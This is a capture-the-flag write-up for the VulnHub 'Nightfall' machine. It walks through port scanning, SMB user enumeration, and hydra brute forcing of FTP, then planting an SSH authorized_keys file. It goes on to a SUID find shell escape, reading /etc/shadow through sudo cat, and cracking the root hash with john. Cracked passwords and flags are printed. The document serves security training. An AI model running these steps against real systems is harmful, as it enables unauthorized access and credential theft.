OS : Debian
Web Server : Apache 2.4.38


Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# rustscan -a 10.0.2.20 -r 0-65535 -- -A -sC -sV -vvv

PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.20:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh         syn-ack OpenSSH 7.9p1 Debian 10 (protocol
2.0)
| ssh-hostkey:
|   2048 a9:25:e1:4f:41:c6:0f:be:31:21:7b:27:e3:af:49:a9 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDRtm7yGuwx9rRcaneNZsviLf1PWsK/Q4WLkTy+
BbTI6fo/yJsUG62shU8QT9iKmY86kplpd/BBUVSVK0rNPfQ43DE9kxIXtbzstUUe42EU
qLjC/CaHTnYeLAFoWE48o13tKFNlTdejpfZiIHS849lYXeb35tTG/CFQVtlzSmdra7DI
a9lpFtN9bue5MWdkJNy75xaDOXkqbjTpjn1CwaCQ6aSMJXCR6/sO/sDJO+ULZtL5Bx2N
BXVgeV5MUj1b6TSueE7OStxnSp1E1gMKJ3UlOAGqJSLaTZ/L4cW4I1pPbaeW315lasc1
IZYTuCVOk/GmlL6SSnwqhGr0m1fELHEr
|   256 38:15:c9:72:9b:e0:24:68:7b:24:4b:ae:40:46:43:16 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLefuYBCEYL8VA2n
0QBV/cxMd2EFra5Lt/iGEAdeGdROATdVwQzE3yHhlIDC2VlrGYUbbZqo6txTJMjNQjuK
GEk=
|   256 9b:50:3b:2c:48:93:e1:a6:9d:b4:99:ec:60:fb:b6:46 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEz3NZEph/Yunq2sR8AglgBwwlKQBK8Xlbp5ccXpFfgC
80/tcp   open  http        syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

```
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp  open  netbios-ssn syn-ack Samba smbd 4.9.5-Debian
(workgroup: WORKGROUP)
3306/tcp open  mysql       syn-ack MySQL 5.5.5-10.3.15-MariaDB-1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.15-MariaDB-1
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, ConnectWithDatabase,
SupportsCompression, FoundRows, Speaks41ProtocolOld,
InteractiveClient, LongColumnFlag, IgnoreSigpipes,
SupportsTransactions, IgnoreSpaceBeforeParenthesis,
Speaks41ProtocolNew, DontAllowDatabaseTableColumn,
SupportsLoadDataLocal, ODBCClient, SupportsMultipleResults,
SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: =hq#Vi,>4*u/*&zY,omV
|_  Auth Plugin Name: mysql_native_password
Service Info: Host: NIGHTFALL; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Port 80 --> HTTP



Port 21 --> FTP

```
┌──(root㉿kali)-[~]
└─# ftp 10.0.2.20 21
Connected to 10.0.2.20.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.20:root): anonymous
331 Username ok, send password.
Password:
530 Anonymous access not allowed.
ftp: Login failed
ftp> bye
221 Goodbye.
```

Port 139 / 445 --> SMB

```
┌──(root㉿kali)-[~]
└─# enum4linux -a 10.0.2.20

[+] Enumerating users using SID S-1-22-1 and logon username '',
password ''
S-1-22-1-1000 Unix User\nightfall (Local User)
S-1-22-1-1001 Unix User\matt (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '',
password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1679783218-3562266554-
4049818721 and logon username '', password ''
S-1-5-21-1679783218-3562266554-4049818721-501 NIGHTFALL\nobody
(Local User)
S-1-5-21-1679783218-3562266554-4049818721-513 NIGHTFALL\None (Domain
Group)
```

While Enumerating the smb we found the users

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\nightfall (Local User)
S-1-22-1-1001 Unix User\matt (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-1679783218-3562266554-4049818721 and logon username '', password ''

S-1-5-21-1679783218-3562266554-4049818721-501 NIGHTFALL\nobody (Local User)
S-1-5-21-1679783218-3562266554-4049818721-513 NIGHTFALL\None (Domain Group)
```

Exploiting

Since we have enumerated two usernames let’s go for brute force attack with the help of hydra and try to find its password for login into FTP

And withing a minute after the start we got the password of ftp user matt

```
┌──(root㉿kali)-[~]
└─# hydra -l matt -P /usr/share/wordlists/rockyou.txt ftp://10.0.2.20/ -t 60
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-29 13:10:16
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (l:1/p:14344399), ~239074 tries per task
[DATA] attacking ftp://10.0.2.20:21/
[21][ftp] host: 10.0.2.20   login: matt   password: cheese
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-29 13:11:06
```

FTP --> matt : cheese

```
┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# ftp 10.0.2.20 21
Connected to 10.0.2.20.
220 pyftpdlib 1.5.5 ready.
Name (10.0.2.20:root): matt
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering extended passive mode (|||39547|).
125 Data connection already open. Transfer starting.
-rw-------   1 matt     matt            0 Aug 28  2019 .bash_history
-rw-r--r--   1 matt     matt          220 Aug 26  2019 .bash_logout
-rw-r--r--   1 matt     matt         3526 Aug 26  2019 .bashrc
drwx------   3 matt     matt         4096 Aug 28  2019 .gnupg
drwxr-xr-x   3 matt     matt         4096 Aug 26  2019 .local
-rw-r--r--   1 matt     matt          807 Aug 26  2019 .profile
-rw-------   1 matt     matt            0 Aug 28  2019 .sh_history
226 Transfer complete.
```

We logged into FTP successfully, therefore we decide to upload a malicious file inside /var/www/html but unfortunately, we were unable to access that directory.

This is due to pyftplib which is using python library for FTP and might be File sharing is allowed on any particular directory hence we are unable to access /var/www/html directory.

But still we have another approach i.e. uploading SSH key which means we will try to inject our created SSH key inside the host machine and access the tty shell of the host machine via ssh and this can be achieved when we will create an **.ssh** named folder and upload our ssh key inside it.

```
ftp> mkdir .ssh
257 "/.ssh" directory created.
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp>
```

Thus, in our local machine, we created a ssh key with a blank passphrase using ssh-keygen and it will create two files. Then we copied **id_rsa.pub** file into another file and named “authorized_keys” and now we need to transfer this file inside the host machine.

```
┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:LpTDRo35HceHUUwSWNWqQpdMQWg3aftBy4g4Y09Ss5c root@kali
The key's randomart image is:
+---[RSA 3072]----+
|           =BO+. |
|       +  *.*+o .|
|      + .+.O+O.o |
|     o o*.=oE.=  |
|      *.SB.o o . |
|     o o  o . .  |
|      . .  .     |
|       .         |
|                 |
+----[SHA256]-----+

┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# ls

┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# cd

┌──(root㉿kali)-[~]
└─# cd .ssh

┌──(root㉿kali)-[~/.ssh]
└─# ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old
```

```
┌──(root㉿kali)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD7OTjoBwpbOFeO+qDW3xncX9UmYiBpdiKTx6WbRWUejDpwHeeXAB0KubYo1VblSD65gAz54v8z75rOHL1G2Wok697D2PjKqUTWjYRTHY8PMxYl+oM7Icj1wTEcAgTs3TzRKCyXDwlpB0J7tAyaWpc4r
Rhva20KzgJjDOgKqM8nS+tVCJrx4z4oKGhcPbB+HrjDTrjrwLWE5FuKT3EYlOYFyQWwv/JuWdJdac9+AKLONE9piSJTrFwwp/13TxvgK+CrgSzfZk96Et5syZujaX92sSRVTkOomXKm8QuvjJnYGfTcfkGQ8a2iYfnFPOa4hgRVckdijIEaPA0QOoNKm4
QG/nd5gqu9YnDCN/0uZLUVqQYDXMoBiUS/imKdo+uFpEACbqjWn8Rba20/MElQ8ePFI04MQeMPhhbZPw4qxf1hL+HXg6wtsrLfrn8f1oGqm1vqfSGx0Y1aOsuyWvySQpc0DeE7UNan9B2O9uPDTqiY2d6BAr+q2qonpnRcgTIrAjU= root@kali
```

As we already have FTP access of the host machine, therefore, it becomes easy to for us to upload authorized_keys inside the .ssh directory which we have created earlier.

```
ftp> cd .ssh
250 "/.ssh" is the current directory.
ftp> ls
229 Entering extended passive mode (|||34559|).
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering extended passive mode (|||48417|).
125 Data connection already open. Transfer starting.
100% |***********************************************************************************************************************************|   563       17.89 MiB/s    00:00 ETA
226 Transfer complete.
563 bytes sent in 00:00 (810.92 KiB/s)
ftp> ls
229 Entering extended passive mode (|||33361|).
125 Data connection already open. Transfer starting.
-rw-r--r--    1 root     root          563 Sep 29 17:24 authorized_keys
226 Transfer complete.
ftp>
```

So, when we try to connect with ssh as **matt** user, we got login successfully as shown in the below image.

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh matt@10.0.2.20
The authenticity of host '10.0.2.20 (10.0.2.20)' can't be established.
ED25519 key fingerprint is SHA256:LNP2tWZpQRX6DqvIkZTj4e+E3VcnCA7JUT9hD59jSjA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.20' (ED25519) to the list of known hosts.
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 28 18:31:27 2019 from 192.168.1.182
matt@nightfall:~$ id
uid=1001(matt) gid=1001(matt) groups=1001(matt)
matt@nightfall:~$
```

At this phase, we have compromised the host machine but to get access of the root shell we need to bypass user privileges, therefore without wasting time we try to identify SUID enabled binaries with the help of find command.

```
matt@nightfall:/home/nightfall$ find / -perm -u=s -type f 2>/dev/null
/scripts/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
matt@nightfall:/home/nightfall$
```

```
matt@nightfall:/scripts$ ./find . -exec /bin/sh -p \; -quit
```

```
matt@nightfall:~$ ls -la /scripts/find
-rwsr-sr-x 1 nightfall nightfall 315904 Aug 28  2019 /scripts/find
matt@nightfall:~$ cd /scrips
-bash: cd: /scrips: No such file or directory
matt@nightfall:~$ cd /scripts
matt@nightfall:/scripts$ ls
find
matt@nightfall:/scripts$ ./find
.
./find
matt@nightfall:/scripts$ ./find . -exec /bin/sh -p \; -quit
$ id
uid=1001(matt) gid=1001(matt) euid=1000(nightfall) egid=1000(nightfall) groups=1000(nightfall),1001(matt)
$ whoami
nightfall
$
```

```
$ id
uid=1001(matt) gid=1001(matt) euid=1000(nightfall) egid=1000(nightfall) groups=1000(nightfall),1001(matt)
$ ls
find
$ script -qc /bin/bash /dev/null
script: openpty failed: Operation not permitted
Terminated
$ ls
find
$ cd /home/nightfall
$ ls
user.txt
$ cat user.txt
97fb7140ca325ed96f67be3c9e30083d
$
```

`user.txt : 97fb7140ca325ed96f67be3c9e30083d`

Privilege Escalation

But this was limited shell thus to access proper shell as nightfall, we try to apply the previous approach of placing blank passphrase ssh key. Therefore inside /home/nightfall we created a **.ssh** named folder and upload the **authorized_key** which we had created previously.

```
┌──(root㉿kali)-[~/.ssh]
└─# ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts  known_hosts.old

┌──(root㉿kali)-[~/.ssh]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.20 - - [29/Sep/2022 13:35:26] "GET /authorized_keys HTTP/1.1" 200 -
```

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root      root      4096 Aug 25  2019 .
drwxr-xr-x 19 root      root      4096 Aug 28  2019 ..
drwxr-xr-x  5 matt      matt      4096 Sep 29 13:18 matt
drwxr-xr-x  4 nightfall nightfall 4096 Aug 28  2019 nightfall
$ cd /home
$ ls
matt  nightfall
$ cd nightfall
$ mkdir .ssh
$ cd .ssh
$ ls
$ wget http://10.0.2.18:8000/authorized_keys
--2022-09-29 13:35:26--  http://10.0.2.18:8000/authorized_keys
Connecting to 10.0.2.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/octet-stream]
Saving to: 'authorized_keys'

authorized_keys                     100%[===================================================================>]     563  --.-KB/s    in 0s

2022-09-29 13:35:26 (146 MB/s) - 'authorized_keys' saved [563/563]

$
```

Now repeat the same and try to connect with ssh as nightfall and you will get ssh shell, like us as shown in below image.

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh nightfall@10.0.2.20
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 28 18:35:04 2019 from 192.168.1.182
nightfall@nightfall:~$ id
uid=1000(nightfall) gid=1000(nightfall) groups=1000(nightfall),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)
nightfall@nightfall:~$
```

Further, we check sudo right for nightfall and observed he has sudo right for cat program which means we can read higher privilege files such as the shadow.

```
nightfall@nightfall:~$ sudo -l
Matching Defaults entries for nightfall on nightfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nightfall may run the following commands on nightfall:
    (root) NOPASSWD: /usr/bin/cat
```

```
nightfall@nightfall:~$ sudo -u root cat /etc/shadow
```

```
nightfall@nightfall:~$ sudo -u root cat /etc/shadow
root:$6$JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k.:18134:0:99999:7:::
daemon:*:18126:0:99999:7:::
bin:*:18126:0:99999:7:::
sys:*:18126:0:99999:7:::
sync:*:18126:0:99999:7:::
games:*:18126:0:99999:7:::
man:*:18126:0:99999:7:::
lp:*:18126:0:99999:7:::
mail:*:18126:0:99999:7:::
news:*:18126:0:99999:7:::
uucp:*:18126:0:99999:7:::
proxy:*:18126:0:99999:7:::
www-data:*:18126:0:99999:7:::
backup:*:18126:0:99999:7:::
list:*:18126:0:99999:7:::
irc:*:18126:0:99999:7:::
gnats:*:18126:0:99999:7:::
nobody:*:18126:0:99999:7:::
_apt:*:18126:0:99999:7:::
systemd-timesync:*:18126:0:99999:7:::
systemd-network:*:18126:0:99999:7:::
systemd-resolve:*:18126:0:99999:7:::
messagebus:*:18126:0:99999:7:::
avahi-autoipd:*:18126:0:99999:7:::
avahi:*:18126:0:99999:7:::
saned:*:18126:0:99999:7:::
colord:*:18126:0:99999:7:::
hplip:*:18126:0:99999:7:::
nightfall:$6$u9n0NMGDN2h3/Npy$y/PVdaqMcdobHf4ZPvbrHNFMwMkPWwamWuKGxn2wqJygEC09UNJNb10X0HBK15Hs4ZwyFtdwixyyfu2QEC1U4/:18134:0:99999:7:::
systemd-coredump:!!:18126::::::
sshd:*:18126:0:99999:7:::
mysql:!:18126:0:99999:7:::
matt:$6$2u38Z1fOk8zIC5kO$oSfp/Ic0Uhb9225EdHB63ugob.B58mPuJJ8YpMB9hNaZAoJk9n3rhs9DHobzmsB20E5Yxjqsnn1x.QGKeAmiR1:18134:0:99999:7:::
nightfall@nightfall:~$
```

root hash

root:6 JNHsN5GY.jc9CiTg$MjYL9NyNc4GcYS2zNO6PzQNHY2BE/YODBUuqsrpIlpS9LK3xQ6coZs6lonzURBJUDjCRegMHSF5JwCMG1az8k.:18134:0:99999:7:::

We save this in a file and crack with the tool called john

```
┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# nano hash

┌──(root㉿kali)-[~/vulnhub/nightfall]
└─# john hash -w=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
miguel2          (root)
1g 0:00:00:04 DONE (2022-09-29 13:40) 0.2298g/s 6708p/s 6708c/s 6708C/s softball27..sharmila
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

root : miguel2

```
nightfall@nightfall:~$ su
Password:
root@nightfall:/home/nightfall# id
uid=0(root) gid=0(root) groups=0(root)
root@nightfall:/home/nightfall# cd
root@nightfall:~# ls
root_super_secret_flag.txt
root@nightfall:~# cat root_super_secret_flag.txt
Congratulations! Please contact me via twitter and give me some feedback! @whitecr0w1
```

```
Thank you for playing! - Felipe Winsnes (whitecr0wz)                    flag{9a5b21fc6719fe33004d66b703d70a39}
root@nightfall:~#
```

`root : flag{9a5b21fc6719fe33004d66b703d70a39}`

Rooted